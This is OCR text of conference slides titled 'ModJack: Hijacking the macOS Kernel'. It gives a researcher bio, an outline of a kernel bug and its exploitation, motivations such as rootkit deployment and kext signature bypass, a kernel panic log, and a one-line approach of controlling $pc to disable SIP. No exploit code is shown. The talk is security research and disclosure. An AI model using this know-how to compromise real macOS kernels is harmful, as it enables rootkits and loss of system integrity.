ModJack: Hijacking the macOS Kernel

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蚂蚁金服光年安全实验室
Ant-financial Light-Year Security Lab

$ whoami

https://en.chichou.me

@CodeColorist

ChiChou

- Senior Security Engineer of AntFinancial (Alipay) LightYear Security Labs
- Product security and offensive security research
- Conference speaking:
  - BlackHat USA 2017
- Open-source tools: frida-ipa-dump, Passionfruit
- Acknowledged by Microsoft, Apple, Adobe and VMware for reporting security vulnerabilities
- Photoholic

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Outline

a macOS kernel attack surface

root cause analysis of the bug

exploit steps and tricks

mitigation by Apple

Why do we want kernel code execution

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  - Enforced signature validation for KEXT
- Deploy Rootkits
- Gain more pwn points

Problem Report for Kernel

Your computer was restarted because of a problem.

This report will be sent to Apple automatically.

Comments


Problem Details and System Configuration


```
{"caused_by":"macos","macos_system_state":"running","bug_type":"210","os_version":"Bridge OS 3.0 (16P375)","timestamp":"2018-09-29
16:25:07.10 +0000","incident_id":"FFBAC3AC-2EC5-40C7-836C-D497C1BE5F37"}
{
  "binaryImages" : [
    [
      "834fd638-ceb9-5664-a35e-b86dc49df634",
      18446743936270598144,
      "U"
    ],
    [
      "00000000-0000-0000-0000-000000000000",
      0,
      "A"
    ],
    [
      "f1e4e7eb-d326-3fe5-b9d5-78a7ef251f3e",
      6442450944,
      "S"
    ]
  ],
  "build" : "Bridge OS 3.0 (16P375)",
  "crashReporterKey" : "c0dec0dec0dec0dec0dec0dec0dec0dec0de0001",
  "date" : "2018-09-29 16:25:06.66 +0000",
  "incident" : "FFBAC3AC-2EC5-40C7-836C-D497C1BE5F37",
  "kernel" : "Darwin Kernel Version 18.0.0: Thu Sep  6 18:24:30 PDT 2018; root:xnu-4903.201.2~72\/RELEASE_ARM64_T8010",
  "macOSOtherString" : "\n** In Memory Panic Stackshot Succeeded ** Bytes Traced 808928 **\n",
  "macOSPanicFlags" : "0x4",
  "macOSPanicString" : "panic(cpu 2 caller 0xffffff7f97d8e708): \"ino 2746457 no extent covering dstream alloced_size 12288 (fsize
8852) pos\/len 16629:0\n\"@\/BuildRoot\/Library\/Caches\/com.apple.xbs\/Sources\/apfs\/apfs-945.200.129\/nx\/jobj.c:
11819\nBacktrace (CPU 2), Frame : Return Address\n0xffffffa3fcf13740 : 0xffffff80147aca1d \n0xffffffa3fcf13790 : 0xffffff80148e6b13
\n0xffffffa3fcf137d0 : 0xffffff80148d859a \n0xffffffa3fcf13840 : 0xffffff8014759ca0 \n0xffffffa3fcf13860 : 0xffffff80147ac437
\n0xffffffa3fcf13980 : 0xffffff80147ac283 \n0xffffffa3fcf139f0 : 0xffffff7f97d8e708 \n0xffffffa3fcf13b80 : 0xffffff7f97d4add8
\n0xffffffa3fcf13d40 : 0xffffff8014a2b8f0 \n0xffffffa3fcf13dc0 : 0xffffff8014a1d32e \n0xffffffa3fcf13e30 : 0xffffff8014cede1e
\n0xffffffa3fcf13ee0 : 0xffffff8014cedc4a \n0xffffffa3fcf13f40 : 0xffffff8014db5b7b \n0xffffffa3fcf13fa0 : 0xffffff801475a466 \n
Kernel Extensions in backtrace:\n         com.apple.filesystems.apfs(945.200.129)
[03F88D86-0D0B-31B4-9D41-585E0462D86F]@0xffffff7f97d16000->0xffffff7f97e14fff\n           dependency:
com.apple.kec.corecrypto(1.0)[D6A0447B-3CC8-3F19-A1DC-6E2371FFEC3E]@0xffffff7f954eb000\n           dependency:
com.apple.driver.AppleEffaceableStorage(1.0)[AAE447BA-AE53-32F6-9A7E-06146AD172B6]@0xffffff7f9544b000\n           dependency:
com.apple.iokit.IOStorageFamily(2.1)[499E27C9-AC4D-3239-9FC4-754C7699FA76]@0xffffff7f95400000\n\nBSD process name corresponding to
```



Hide Details

OK

- General approach



- General approach
  - attack kernel mode driver or XNU to control $pc, then disable SIP in kernel mode



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

- Think outside the box





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

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  - attack kernel mode driver or XNU to control $pc, then disable SIP in kernel mode
